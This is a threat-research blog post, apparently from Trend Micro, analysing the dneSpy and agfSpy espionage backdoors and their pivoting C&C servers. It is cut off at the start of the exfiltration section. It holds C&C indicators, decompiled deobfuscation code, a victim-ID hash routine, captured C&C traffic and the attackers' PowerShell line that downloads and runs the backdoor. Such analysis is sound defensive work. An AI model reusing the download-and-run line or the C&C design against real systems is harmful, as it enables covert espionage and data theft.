Operation Earth Kitsune: A Dance of Two New Backdoors

trendmicro.com/en_us/research/20/j/operation-earth-kitsune-a-dance-of-two-new-backdoors.html

October 28, 2020

Cyber Threats


We uncovered two new espionage backdoors associated with Operation Earth Kitsune: agfSpy and dneSpy. This post provides details about these malware types, including the relationship between them and their command and control (C&C) servers

By: William Gamazo Sanchez, Aliakbar Zahravi, Elliot Cao, Cedric Pernet, Daniel Lunghi, Jaromir Horejsi, Joseph C Chen, John Zhang
October 28, 2020 Read time: (words)

We recently published a research paper on Operation Earth Kitsune, a watering hole campaign aiming to steal information by compromising websites. Besides its heavy use of SLUB malware, we also uncovered two new espionage backdoors associated with the campaign: agfSpy and dneSpy, dubbed as such following the attackers' three-letter naming scheme.

Our previous research on the operation found that, while SLUB was primarily used to exfiltrate data, agfSpy and dneSpy were employed for the same purpose but also for seizing control of affected systems. This post provides more details about these malware types, including the relation between them and their command and control (C&C) servers.

Figure 1 shows how agfSpy and dneSpy are used in the attacks. We were able to identify five C&C servers communicating and providing instructions to the espionage backdoors.



Compromised websites
IE exploit
(CVE-2020-0674)
Chrome exploit
(CVE-2019-5782)
PS
PowerShell vector
Shellcode
Dropper.dll connects to the same server as “dne”
DLL
Dropper.dll
Identified C&C servers hosting different samples
Samples dropped
Samples dropped
mm
mm
C&C server
20200209122021_edfelqat.jpg
1.jpg
dne
dne
C&C server
C&C server
20200209122021_qifxyren.jpg
2.jpg
agf
agf
C&C server
C&C server
20200209122021_abjeuitk.jpg
3.jpg
Notes:
“mm,” “dne,” and “agf” are the names the attacker used for the captured samples
mm == Mattermost

Figure 1. Overview of the attack

DneSpy and agfSpy’s C&C servers

The campaign used inexpensive external resources located in several countries. The attackers set up services using budget service providers for the different samples. Table 1 shows how the C&C servers are distributed. It also shows that all the registered domains are using the “no-ip.com” registration service. Note that these are legitimate services that have been abused by the threat actors behind the operation.

Sample	Domain	IP	Provider	Presumed Location
Shellcode Dropper.dll	rs[.]myftp[.]biz	37.120.145.235	hxxps://m247[.]com/	Denmark
agfSpy	agf[.]zapto[.]org	2.56.213.162	hxxps://www[.]mvps[.]net/	Netherlands
agfSpy	selectorioi[.]ddns[.]net	193.142.59.196	https://hostslick[.]com/	Netherlands
89.38.225.241	hxxps://m247[.]com/	Singapore	hxxps://m247[.]com/	Denmark
dneSpy	whoami2[.]ddns[.]net	37.120.145.235 (same as shellcode)		
dneSpy	whoamimaster[.]ddns[.]net	93.115.23.193	hxxps://www[.]mvps[.]net/	Sweden
SLUB (mm)		185.234.52.129	hxxps://www[.]mvps[.]net/	Greece

Table 1. Discovered C&C servers

DneSpy used a dynamic C&C discovery mechanism that first connects to whoami2[.]ddns[.]net then receives information about the master server whoamimaster[.]ddns[.]net.

As a part of its deployment, dneSpy also delivers agfSpy, as shown in Figure 2.



dneSpy
Connects to the central C&C server
1
Central C&C server
3
Installs agfSpy
agfSpy
2
Connects to the master C&C server
Master C&C server in service
©2020 TREND MICRO

Figure 2. How dneSpy delivers agfSpy


This scheme shows why dneSpy first checks, using the CreateMutex technique, if agfSpy is already installed on the system. With this architecture, the attacker is looking to have a certain level of resiliency during deployment — even when agfSpy was already delivered as part of the initial vector, the attacker tries it again. For these two backdoors, the saying "it takes two to tango" applies, as the pair acts as partners in this "dance."

DneSpy espionage backdoor

DneSpy collects information, takes screenshots, and downloads and executes the latest version of other malicious components in the infected system. The malware is designed to receive a “policy” file in JSON format with all the commands to execute. The policy file sent by the C&C server can be changed and updated over time, making dneSpy flexible and well-designed. The output of each executed command is zipped, encrypted, and exfiltrated to the C&C server. These characteristics make dneSpy a fully functional espionage backdoor.

DneSpy C&C communication


Upon execution, dneSpy generates a unique ID for its victim based on the system parameters by executing the command shown in Figure 3.



```
> wmic csproduct get name, identifyingnumber, uuid

Output:

        IdentifyingNumber                                   Name                      UUID
        VMware-56 4d b2 a0 8e xx xx xx-xx xx xx xx xx xx xx xx   VMware Virtual Platform   A0B24D56-B78E-C2C6-2C6A-XXXXXXXXXXXX
```

Figure 3. Victim ID identification parameters


From the full output of the command (full text) in Figure 3, a 4-byte hash is created and concatenated with the computer name to form an ‘id’ parameter in the communication requests with the C&C server. The generated unique victim ID is then used to track unique first-time infections, and the C&C server makes decisions based on that. Figure 4 shows a Python implementation of the algorithm generating the custom 4-byte hash.



```
#ID generation algorithm.
#
# For the ID of the victim machine, "text_data"
# will be the full output of the following command:
#
#     wmic csproduct get name, identifyingnumber, uuid
#
buffer "text_data"
ecx = 0
eax = 0
for ii in range(0, len(buffer)):
    eax = buffer[ii] + int(ecx)
    ecx = eax * 0x401
    ecx = ecx & 0xffffffff
    eax = ecx >> 6
    ecx = ecx^eax

ecx = ecx * 9
ecx = ecx & 0xffffffff
eax = ecx >> 0x0b
ecx = ecx ^ eax
ecx = ecx * 0x8001
ecx = ecx % 0x100000000

print('%08x\n'%ecx)
```

Figure 4. Algorithm for computing a custom 4-byte hash


Before sending the request, C&C server details are decoded first. DneSpy uses multiple obfuscation string mechanisms in the same binary, sometimes using either XOR encryption or ROT cipher. In the case of the C&C URL path, it uses ROT, as seen in Figure 5.



```
.text:00407C29
.text:00407C29 Decoded: /cgi-bin/server.cgi
.text:00407C29
.text:00407C29 mov     [esp+1B8h+var_1AC], 3Ch ; '<'
.text:00407C2E xor     ecx, ecx
.text:00407C30 mov     [esp+1B8h+var_1AB], 70h ; 'p'
.text:00407C35 mov     [esp+1B8h+var_1AA], 74h ; 't'
.text:00407C3A mov     [esp+1B8h+var_1A9], 76h ; 'v'
.text:00407C3F mov     [esp+1B8h+var_1A8], 3Ah ; ':'
.text:00407C44 mov     [esp+1B8h+var_1A7], 6Fh ; 'o'
.text:00407C49 mov     [esp+1B8h+var_1A6], 76h ; 'v'
.text:00407C4E mov     [esp+1B8h+var_1A5], 7Bh ; '{'
.text:00407C53 mov     [esp+1B8h+var_1A4], 3Ch ; '<'
.text:00407C58 mov     [esp+1B8h+var_1A3], 80h ; '€'
.text:00407C5D mov     [esp+1B8h+var_1A2], 72h ; 'r'
.text:00407C62 mov     [esp+1B8h+var_1A1], 7Fh
.text:00407C67 mov     [esp+1B8h+var_1A0], 83h ; 'ƒ'
.text:00407C6C mov     [esp+1B8h+var_19F], 72h ; 'r'
.text:00407C71 mov     [esp+1B8h+var_19E], 7Fh
.text:00407C76 mov     [esp+1B8h+var_19D], 3Bh ; ';'
.text:00407C7B mov     [esp+1B8h+var_19C], 70h ; 'p'
.text:00407C80 mov     [esp+1B8h+var_19B], 74h ; 't'
.text:00407C85 mov     [esp+1B8h+var_19A], 76h ; 'v'
.text:00407C8A mov     [esp+1B8h+var_199], al
.text:00407C8E mov     al, [esp+1B8h+var_1AC]

.text:00407C92
.text:00407C92 loc_407C92:
.text:00407C92 mov     al, [esp+ecx+1B8h+var_1AC]
.text:00407C96 sub     al, 0Dh
.text:00407C98 mov     [esp+ecx+1B8h+var_1AC], al ; /cgi-bin/server.cgi
.text:00407C9C inc     ecx
.text:00407C9D cmp     ecx, 13h
.text:00407CA0 jb      short loc_407C92
```

Figure 5. Deobfuscation of C&C parameters using ROT

DneSpy then creates a directory or account on the C&C server to register a new victim. The first request, shown in Figure 6, has the format of the victim ID: CC669737_WIN-RSG1AKRI2C4.



```
GET /cgi-bin/server.cgi?id=CC669737_WIN-RSG1AKRI2C4 HTTP/1.1
Host: [redacted]
Accept: */*

HTTP/1.1 200 OK
Content-Type: application/octet-stream; charset=utf-8
Server: Microsoft-IIS/10.0
Content-disposition: attachment; filename="crypted
Date: Thu, 08 Oct 2020 01:44:58 GMT
Connection: close
Content-Length: 192

uD.L.1IH...#.....S..KE.../.F.+j.1A.K)...]R.6.m...D..-
N,m..................74m.`..A.....;m..L.,Xi.Q...}.,.e@.N....'`.
\.....]..;...9V..&..G..w......?h.,.0y...{....1....D..{..T.:` ....e?..
[...       .
```

Figure 6. dneSpy's first request

One interesting aspect of dneSpy's design is its C&C pivoting behavior. The central C&C server's response is actually the next-stage C&C server's domain/IP, which dneSpy has to communicate with to receive further instructions.




Connects to the central C&C server
1
Central C&C server
Connects to the master C&C server
2
Master C&C server in service
dneSpy
At later stages, other servers can become the master C&C server
Master C&C server in service
©2020 TREND MICRO

Figure 7. Dynamic C&C server selection

The pivoting design suggests that the malware can be used as a service where the actual samples are distributed to collect information for a selected C&C server on demand.

The dneSpy C&C server uses HTTP with the HTTP data body encrypted with AES CBC cipher. The dneSpy binary needs to receive a command-line parameter when it is launched. Figure 8 shows an example.



```
(New-Object System.Net.WebClient).DownloadFile($url_dne, $path + $save_names['dne']);
Start-Process-Independent -FilePath ($path + $save_names['dne'] + ' helloworld');
```

Figure 8. dneSpy parameters

The parameter “helloworld” is used during the communication with the C&C server to decrypt the received data. Using the command line parameter and the first 16 bytes of the response from the server, which is actually the initialization vector for AES, the payload data (from the 17th byte of the received blob) decrypts into a ZIP file. This ZIP archive contains an additional TXT file called “DNS_PROFILE,” which contains a new domain name. Figure 9 shows the full process, starting from decrypting the first response from the central C&C server.





Figure 9. The first response decryption process

During the decryption and decompression process, multiple temporary files are created in the current user's TEMP folder, as displayed in Figure 10.



D_PRM_CRYPT	10/15/2020 9:54 AM	File	1 KB
D_PRM_CRYPT.zip	10/15/2020 9:54 AM	WinRAR ZIP archive	1 KB
DNS_profile	10/15/2020 12:04 ...	File	1 KB
PRM_CRYPT	10/15/2020 9:54 AM	File	1 KB

C:\Users\[redacted]\AppData\Local\Temp\New folder\D_PRM_CRYP...


File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info

C:\Users\[redacted]AppData\Local\Temp\D_PRM_CRYPT.zip\

Name	Size	Packed Size	Modified	Created	Accessed
DNS_profile	21	23			

Figure 10. Decrypting the first request and getting the next C&C server

Once the new C&C URL name is received and decrypted, dneSpy constructs an HTTP POST request and sends it to the new C&C server. The server then responds with an "Account Created!" message if everything is working properly. This is a way to authenticate the victim with the pivoted C&C server and protect the C&C channel.



```
POST /cgi-bin/server.cgi HTTP/1.1
Host: [redacted]
Accept: */*
Content-Length: 34

flag=1&id=CC669737_WIN-RSG1AKRI2C4HTTP/1.1 200 OK
Date: Thu, 08 Oct 2020 01:44:59 GMT
Server: Apache/2.4.6 (CentOS)
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

1


2a
<html><body>Account Created!</body></html>
0
```

Figure 11. Victim account created on the dynamically defined C&C server

Once the account is created on the current C&C server, dneSpy sends an HTTP GET request to receive the policy.txt file (with commands to be executed) and further malware payloads.

The following section will detail the exfiltration mechanism and the data capture method used by this specific version.

Exfiltration mechanism

DneSpy is very flexible in its design and dynamically receives instructions from a custom pivoted C&C server. We noticed at least two versions of its samples receiving different instructions. This section details one of them.

Figure 12 shows the general sequence of steps dneSpy takes to exfiltrate the collected information to the pivoted new C&C server.

